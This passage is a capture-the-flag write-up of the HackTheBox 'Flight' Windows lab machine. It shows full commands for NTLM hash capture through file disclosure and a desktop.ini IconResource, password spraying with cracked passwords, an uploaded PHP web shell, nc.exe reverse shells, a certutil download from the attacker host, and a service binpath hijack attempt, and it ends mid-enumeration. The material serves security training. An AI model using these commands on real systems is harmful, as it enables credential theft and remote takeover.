


Summary

`Flight` is a Hard level difficulty Windows machine from HackTheBox. It's hosting a web application that's vulnerable to **file disclosure**. We captured the hashes of different users through different methods like **file disclosure**, **password spray** attack and **IconResource** tag in `desktop.ini` file. We got a reverse shell via uploading a **PHP** backdoor in `smb` share and then did some lateral movement using a tool called `RunasCs.exe`. After that, we found another service running on `tun0` that we didn't discover with `nmap`. We exploited it to get a shell access as a user that has **SeImpersonatePrivilege** which can be exploited to get access as Administrator.

Initial Scan

Firstly, we'll run a port scan with `nmap` -

```
nmap -p- -sV -sC -Pn 10.10.11.187
```

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m
PHP/8.1.1)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
|_http-title: g0 Aviation
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-
05-07 22:15:08Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: flight.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: flight.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
49721/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: G0; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-05-07T22:16:03
|_  start_date: N/A
|_clock-skew: 6h59m58s
```

So, the box is running a **HTTP** service, **SMB** and **Active Directory** services. We'll add `flight.htb` to our hosts file -

```
sudo subl /etc/hosts
```

```
hosts
1  127.0.0.1   localhost
2  127.0.1.1   kali
3  ::1     localhost ip6-localhost ip6-loopback
4  ff02::1     ip6-allnodes
5  ff02::2     ip6-allrouters
6
7  10.10.11.187 flight.htb
```

Now, we can start our enumeration phase.

Enumerating HTTP

Browsing `flight.htb` on our browser, we'll find a web page with no functionalities. We tried fuzzing directories with `ffuf` but we've found nothing really interesting. So, we'll trying fuzzing for virtual hosts -

```
ffuf -v -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-
110000.txt -u http://FUZZ.flight.htb
```

It looks like there's a subdomain called `school.flight.htb`. We'll add it to our `/etc/hosts` file.

```
hosts
1  127.0.0.1   localhost
2  127.0.1.1   kali
3  ::1     localhost ip6-localhost ip6-loopback
4  ff02::1     ip6-allnodes
5  ff02::2     ip6-allrouters
6
7  10.10.11.187 flight.htb school.flight.htb
```

When we browse `school.flight.htb`, we'll see that it's using `index.php?view=` to grab other files. This is a very old method to use and a very bad practice for security since it's prone to **file inclusion** attacks. First, we will try requesting our own **HTTP** server with a `phpinfo()` script but it looks like the code is only being read and not executed.

```
20   </div>
21 <?php
22  phpinfo();
23 ?>  <div id="footer">
24     <div>
```

So, it's a **file disclosure** vulnerability, not **Local File Inclusion**.

Exploiting HTTP

Since we've found the vulnerability, we gotta find a way to exploit it. We'll try to read the `index.php` itself. We'll see a piece of code that's filtering the argument for `view` parameter -

```
49 <?php
50
51 ini_set('display_errors', 0);
52 error_reporting(E_ERROR | E_WARNING | E_PARSE);
53
54 if(isset($_GET['view'])){
55 $file=$_GET['view'];
56 if ((strpos(urldecode($_GET['view']),'..')!==false)||
57     (strpos(urldecode(strtolower($_GET['view'])),'filter')!==false)||
58     (strpos(urldecode($_GET['view']),'\\')!==false)||
59     (strpos(urldecode($_GET['view']),'htaccess')!==false)||
60     (strpos(urldecode($_GET['view']),'.shtml')!==false)
61 ){
```

We can see that it's filtering stuffs like `..` and `filter` for path traversal attacks. We can also see that it's blocking the user from reading `htaccess` file. `\\` is also filtered to prevent hash stealing attacking using `responder`. But **Windows also allows the use of `//` instead of `\\`**. So, we'll set up our own `responder` server -

```
sudo responder -I tun0 -v
```

and then request `/index.php?view=//10.10.16.16/dir/file` -

```
curl -i -k -s http://school.flight.htb/index.php?view=//10.10.16.16/dir/file
```

Just like we thought, we captured a NTLM hash on our `responder` -

```
[SMB] NTLMv2-SSP Client   : 10.10.11.187
[SMB] NTLMv2-SSP Username : flight\svc_apache
[SMB] NTLMv2-SSP Hash     : svc_apache::flight:fab664f6f0bfab82:
004F00530001001E00570049004E002D004C004100580049005100 4D00460043
E004C004F00430041004C0003001400570051004F0053002E004C004F0043004
300000000000000000000000000300000AEC06537E771EA4B48FC499BF6A4E65A
030002E00310030002E00310036002E00360000000000000000000
```

which can be cracked using tools like `john` or `hashcat`.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt
```

After a few minutes of hash cracking, we should get the password of user *svc_apache*


Password Spraying

Now that we have the credentials of a user, we could start enumerating **SMB**. There're plenty of tools we can choose here. For this machine, I'll use `crackmapexec` -

```
crackmapexec smb -u svc_apache -p 'S@Ss!K@*t13' -d 'flight.htb' 10.10.11.187
--shares
```

We have readable access to `IPC$` and that means we can enumerate usernames with tools like `enum4linux` or `impacket-lookupsid` but we'll just keep using `crackmapexec` -

```
crackmapexec smb -u svc_apache -p 'S@Ss!K@*t13' -d 'flight.htb' 10.10.11.187
--users
```



Now that we have a list of usernames and a password, maybe we should do a **password spray** attack to see if the password is being reused by other users. `crackmapexec` also has an option for this attack -

```
crackmapexec smb -u userlist -p 'S@Ss!K@*t13' -d 'flight.htb' 10.10.11.187 --continue-on-success
```

We need to use `--continue-on-success` flag when we do a **password spray** because `crackmapexec` will stop at the first instance they found a match. It looks like we've found another user that's using the same password as *svc_apache*

```
└─$ crackmapexec smb -u userlist -p 'S@Ss!K@*t13' -d 'flight.htb' 10.10.11.187 --continue-on-success
SMB         10.10.11.187    445    G0               [*] Windows 10.0 Build 17763 x64 (name:G0) (domain:flight.htb)
SMB         10.10.11.187    445    G0               [-] flight.htb\O.Possum:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [+] flight.htb\svc_apache:S@Ss!K@*t13
SMB         10.10.11.187    445    G0               [-] flight.htb\V.Stevens:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\D.Truff:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\I.Francis:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\W.Walker:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\C.Bum:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\M.Gold:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\L.Kein:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\G.Lors:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\R.Cold:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [+] flight.htb\S.Moon:S@Ss!K@*t13
SMB         10.10.11.187    445    G0               [-] flight.htb\krbtgt:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\Guest:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\Administrator:S@Ss!K@*t13 STATUS_LOGON_FAILURE
```

Enumerating SMB as S.Moon

When we enumerate **SMB** shares as *S.Moon* using `crackmapexec` again, we'll find that *S.Moon* has more privileges than *svc_apache* with a writable share called `Shared`

```
crackmapexec smb -u S.Moon -p 'S@Ss!K@*t13' -d 'flight.htb' 10.10.11.187 --shares
```

```
└─$ crackmapexec smb -u S.Moon -p 'S@Ss!K@*t13' -d 'flight.htb' 10.10.11.187 --shares
SMB         10.10.11.187    445    G0               [*] Windows 10.0 Build 17763 x64 (name:G0) (domain:flight.htb)
SMB         10.10.11.187    445    G0               [+] flight.htb\S.Moon:S@Ss!K@*t13
SMB         10.10.11.187    445    G0               [+] Enumerated shares
SMB         10.10.11.187    445    G0               Share           Permissions     Remark
SMB         10.10.11.187    445    G0               -----           -----------     ------
SMB         10.10.11.187    445    G0               ADMIN$                          Remote Admin
SMB         10.10.11.187    445    G0               C$                              Default share
SMB         10.10.11.187    445    G0               IPC$            READ            Remote IPC
SMB         10.10.11.187    445    G0               NETLOGON        READ            Logon server share
SMB         10.10.11.187    445    G0               Shared          READ,WRITE
SMB         10.10.11.187    445    G0               SYSVOL          READ            Logon server share
SMB         10.10.11.187    445    G0               Users           READ
SMB         10.10.11.187    445    G0               Web             READ
```

We could try using `impacket-smbexec` since we've got a writable share but you'll see that it doesn't work in this case. It's happening because **SMB** server is configured to block uploading files with certain extensions (The file name `smbexec` uses to get RCE ends with `.bat`)

So, we'll start enumerating all the shares that we can read as *S.Moon*. We can use `spider_plus` module of `crackmapexec` to get a JSON file about all the files in all the shares that we can read.

```
crackmapexec smb -u svc_apache -p 'S@Ss!K@*t13' -d 'flight.htb' 10.10.11.187
-M spider_plus
```


The output JSON file will be in `/tmp/cme_spider_plus` directory. We can use textutils like `jq` to parse the JSON file -

```
cat /tmp/cme_spider_plus/10.10.11.187.json | jq ' . | map_values(keys)'
```

With this, we'll get names of the files present in **SMB** shares. Among them, I found something interesting called `desktop.ini`. We could use `desktop.ini` to steal **NTLM** hash of a user. Since we have a writable share, it looks like that's what we need to do next.

Stealing NTLM hash with desktop.ini

There's a tool called ntlm_theft that generates files that can be used to steal the NTLM hash of another user. Hacktricks also has a page about this topic. I won't be using `ntlm_theft` since I already have `desktop.ini` downloaded from `Users` share. We just need to append `IconResource=\\10.10.16.16\dir\file` to `desktop.ini` file. After uploading it to **SMB** server, we should capture the hash of another *C.Bum*



Writable SMB Shares for *C.Bum*

After cracking the captured hash, we now could enumerate **SMB** as *C.Bum*.

```
crackmapexec smb -u c.bum -p 'Tikkycoll_431012284' -d 'flight.htb'
10.10.11.187 --shares
```

```
└─$ crackmapexec smb -u c.bum -p 'Tikkycoll_431012284' -d 'flight.htb' 10.10.11.187 --shares
SMB         10.10.11.187    445    G0               [*] Windows 10.0 Build 17763 x64 (name:G0) (domain:flight.htb)
SMB         10.10.11.187    445    G0               [+] flight.htb\c.bum:Tikkycoll_431012284
SMB         10.10.11.187    445    G0               [+] Enumerated shares
SMB         10.10.11.187    445    G0               Share           Permissions     Remark
SMB         10.10.11.187    445    G0               -----           -----------     ------
SMB         10.10.11.187    445    G0               ADMIN$                          Remote Admin
SMB         10.10.11.187    445    G0               C$                              Default share
SMB         10.10.11.187    445    G0               IPC$            READ            Remote IPC
SMB         10.10.11.187    445    G0               NETLOGON        READ            Logon server share
SMB         10.10.11.187    445    G0               Shared          READ,WRITE
SMB         10.10.11.187    445    G0               SYSVOL          READ            Logon server share
SMB         10.10.11.187    445    G0               Users           READ
SMB         10.10.11.187    445    G0               Web             READ,WRITE
```

Looks like *C.Bum* has Read/Write permissions for both `Shared` and `Web` shares. `Web` share looks like the root directory for web applications -

```
┌──(kali㉿kali)-[~]
└─$ smbclient --user=flight.htb/C.Bum //10.10.11.187/Web
Password for [FLIGHT.HTB\C.Bum]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon May  8 20:47:00 2023
  ..                                  D        0  Mon May  8 20:47:00 2023
  flight.htb                          D        0  Mon May  8 20:47:00 2023
  school.flight.htb                   D        0  Mon May  8 20:47:00 2023

                5056511 blocks of size 4096. 1233748 blocks available
smb: \> dir flight.htb\
  .                                   D        0  Mon May  8 20:47:00 2023
  ..                                  D        0  Mon May  8 20:47:00 2023
  css                                 D        0  Mon May  8 20:47:00 2023
  images                              D        0  Mon May  8 20:47:00 2023
  index.html                          A     7069  Thu Feb 24 12:28:10 2022
  js                                  D        0  Mon May  8 20:47:00 2023

                5056511 blocks of size 4096. 1233748 blocks available
smb: \> dir school.flight.htb\
  .                                   D        0  Mon May  8 20:47:00 2023
  ..                                  D        0  Mon May  8 20:47:00 2023
  about.html                          A     1689  Tue Oct 25 10:24:45 2022
  blog.html                           A     3618  Tue Oct 25 10:23:59 2022
  home.html                           A     2683  Tue Oct 25 10:26:58 2022
  images                              D        0  Mon May  8 20:47:00 2023
  index.php                           A     2092  Thu Oct 27 14:29:25 2022
  lfi.html                            A      179  Thu Oct 27 14:25:16 2022
  styles                              D        0  Mon May  8 20:47:00 2023

                5056511 blocks of size 4096. 1233748 blocks available
smb: \>
```

Getting Shell as *svc_apache*

Since we already knew they're running **PHP**, we'll upload a PHP backdoor for code execution. It can be found in `/usr/share/webshells/php/simple-backdoor.php`. We'll copy it to our current working directory -

```
cp /usr/share/webshells/php/simple-backdoor.php ./rev.php
```

And then, we'll upload it to `flight.htb` to see if we can get a code execution -

```
┌──(kali㉿kali)-[/HTB/flight/bins]
└─$ smbclient --user=flight.htb/C.Bum //10.10.11.187/Web
Password for [FLIGHT.HTB\C.Bum]:
Try "help" to get a list of possible commands.
smb: \> cd flight.htb
smb: \flight.htb\> put rev.php
putting file rev.php as \flight.htb\rev.php (0.2 kb/s) (average 0.2 kb/s)
smb: \flight.htb\> ^Z
zsh: suspended  smbclient --user=flight.htb/C.Bum //10.10.11.187/Web

┌──(kali㉿kali)-[/HTB/flight/bins]
└─$ curl http://flight.htb/rev.php?cmd=whoami
flight\svc_apache

┌──(kali㉿kali)-[/HTB/flight/bins]
└─$
```

As we can see, our PHP backdoor is working perfectly. So, we'll upload `nc.exe` for a reverse shell. It is in the `/usr/share/windows-resources/binaries`. We'll also copy it to current directory -

```
cp /usr/share/windows-resources/binaries/nc.exe .
```

```
┌──(kali㉿kali)-[/HTB/flight/bins]
└─$ smbclient --user=flight.htb/C.Bum //10.10.11.187/Web
Password for [FLIGHT.HTB\C.Bum]:
Try "help" to get a list of possible commands.
smb: \> cd flight.htb
smb: \flight.htb\> put rev.php
putting file rev.php as \flight.htb\rev.php (0.3 kb/s) (average 0.3 kb/s)
smb: \flight.htb\> put nc.exe
putting file nc.exe as \flight.htb\nc.exe (83.2 kb/s) (average 63.5 kb/s)
smb: \flight.htb\> exit

┌──(kali㉿kali)-[/HTB/flight/bins]
└─$ curl http://flight.htb/rev.php?cmd=nc.exe%2010.10.16.17%204242%20-e%20cmd
```

```
┌──(kali㉿kali)-[~]
└─$ rlwrap -cAr nc -lnvp 4242
listening on [any] 4242 ...
connect to [10.10.16.17] from (UNKNOWN) [10.10.11.187] 49759
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\flight.htb>whoami
whoami
flight\svc_apache

C:\xampp\htdocs\flight.htb>
```

```
rlwrap -cAr nc -lnvp 4242
```

Now, we get a shell as user *svc_apache*. We'll use `rlwrap` for `nc` listener on our machine because we can't use arrow keys in our `nc` shell without using `rlwrap` .

Getting Shell as *C.Bum*

I was kind of expecting we'd get a shell as *C.Bum* since it was the user with highest privileges we've got so far but instead we only got shell access as *svc_apache*. For Linux machines, we could simply use `su` after spawning a tty shell using either `script` command or `pty` module

of `python`. For Windows, we could use `runas` but we couldn't pass our password for *C.Bum* since our shell is not tty.

```
C:\xampp\htdocs\flight.htb>whoami
whoami
flight\svc_apache

C:\xampp\htdocs\flight.htb>runas /user:c.bum cmd
runas /user:c.bum cmd
Enter the password for c.bum:

C:\xampp\htdocs\flight.htb>
```

For instances like this, there's a tool called RunasCs that's written in C# (hense "Cs") that functions the same way as `runas` but we can pass the password directly in the command. It also has `-r` flag which can be used to redirect the connection to another server, acting essentially as a reverse shell for us.

We'll download the tool to our `Kali` machine first and then we'll host it and download it to the victim machine. We can use `certutil` to download files on Windows -

```
certutil -urlcache -f http://10.10.16.17/RunasCs.exe
C:\Users\svc_apache\Downloads\RunasCs.exe
```

After downloading the tool, we'll run the tool with `-r` flag to connect to `nc` listener on our `Kali` machine -

```
RunasCs.exe c.bum Tikkycoll_431012284 powershell -r 10.10.16.17:4444
```

```
C:\Users\svc_apache\Downloads>certutil -urlcache -f http://10.10.16.17/RunasCs.exe
 C:\Users\svc_apache\Downloads\RunasCs.exe
certutil -urlcache -f http://10.10.16.17/RunasCs.exe C:\Users\svc_apache\Downloads
\RunasCs.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\svc_apache\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1DF4-493D

 Directory of C:\Users\svc_apache\Downloads

05/08/2023  02:55 PM    <DIR>          .
05/08/2023  02:55 PM    <DIR>          ..
05/08/2023  03:01 PM            49,152 RunasCs.exe
               1 File(s)         49,152 bytes
               2 Dir(s)   4,971,622,400 bytes free

C:\Users\svc_apache\Downloads>RunasCs.exe c.bum Tikkycoll_431012284 powershell -r
10.10.16.17:4444
RunasCs.exe c.bum Tikkycoll_431012284 powershell -r 10.10.16.17:4444
[*] Warning: Using function CreateProcessWithLogonW is not compatible with logon t
ype 8. Reverting to logon type Interactive (2)...
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-61734$\Default
[+] Async process 'powershell' with pid 4312 created and left in background.

C:\Users\svc_apache\Downloads>whoami
whoami
flight\svc_apache

C:\Users\svc_apache\Downloads>
```

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.17] from (UNKNOWN) [10.10.11.187] 52589
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
flight\c.bum
PS C:\Windows\system32> dir C:\Users\c.bum\Desktop
dir C:\Users\c.bum\Desktop


    Directory: C:\Users\c.bum\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/7/2023  10:43 PM             34 user.txt


PS C:\Windows\system32>
```

We'll get a reverse shell as *C.Bum* and `user.txt` is found in `C:\Users\c.bum\Desktop` folder.

Enumeration for Lateral Movement

Running PEAS Scripts


Now that I have a shell as *C.Bum*, a user with highest privilege so far, it's time to start enumeration for lateral movement. Since it's running **Active Directory** services, I decided to run adPEAS first. It's a `powershell` script so it's better if we have a `powershell` shell -

```
powershell -ep bypass   # Spawning a powershell if we're in cmd
```

After spawning a `powershell` shell, we'll import our script to run it -


```
Import-Module .\adPEAS.ps1 OR . .\adPEAS.ps1

Invoke-adPEAS
```

Nothing interesting found with `adPEAS`. So, we'll try running winPEAS.exe next -



It looks like we can start/stop a service called `RmSvc`. We can check the permissions and status of a service using `sc` command -

```
sc qc RmSvc
```



We can try changing its `BINARY_PATH_NAME` with our reverse shell payload if we have enough privileges. Let's try it here -

```
sc config RmSvc binpath="C:\Users\svc_apache\Downloads\rev.exe"
```

```
C:\Users\svc_apache\Downloads>sc config RmSvc BINARY_PATH_NAME="C:\Users\svc_apache\Downloads\rev.exe"
sc config RmSvc BINARY_PATH_NAME="C:\Users\svc_apache\Downloads\rev.exe"
DESCRIPTION:
        Modifies a service entry in the registry and Service Database.
USAGE:
        sc <server> config [service name] <option1> <option2>...

OPTIONS:
NOTE: The option name includes the equal sign.
      A space is required between the equal sign and the value.
      To remove the dependency, use a single / as dependency value.
 type= <own|share|interact|kernel|filesys|rec|adapt|userown|usershare>
 start= <boot|system|auto|demand|disabled|delayed-auto>
 error= <normal|severe|critical|ignore>
 binPath= <BinaryPathName to the .exe file>
 group= <LoadOrderGroup>
 tag= <yes|no>
 depend= <Dependencies(separated by / (forward slash))>
 obj= <AccountName|ObjectName>
 DisplayName= <display name>
 password= <password>

C:\Users\svc_apache\Downloads>sc config RmSvc binpath="C:\Users\svc_apache\Downloads\rev.exe"
sc config RmSvc binpath="C:\Users\svc_apache\Downloads\rev.exe"
[SC] OpenService FAILED 5:

Access is denied.
```

But unfortunately, we don't have permissions to change the configurations of the service.

Enumerating Network Services

Since automated enumeration didn't work, we'll fall back to manual enumeration. I decided to check the file system hoping we'd find some interesting files/folders.

```
C:\Users\svc_apache\Downloads>dir C:\
dir C:\
 Volume in drive C has no label.
 Volume Serial Number is 1DF4-493D

 Directory of C:\

05/09/2023  01:57 PM    <DIR>          inetpub
06/07/2022  06:39 AM    <DIR>          PerfLogs
10/21/2022  11:49 AM    <DIR>          Program Files
07/20/2021  12:23 PM    <DIR>          Program Files (x86)
10/28/2022  01:21 PM    <DIR>          Shared
09/22/2022  12:28 PM    <DIR>          StorageReports
09/22/2022  01:16 PM    <DIR>          Users
10/21/2022  11:52 AM    <DIR>          Windows
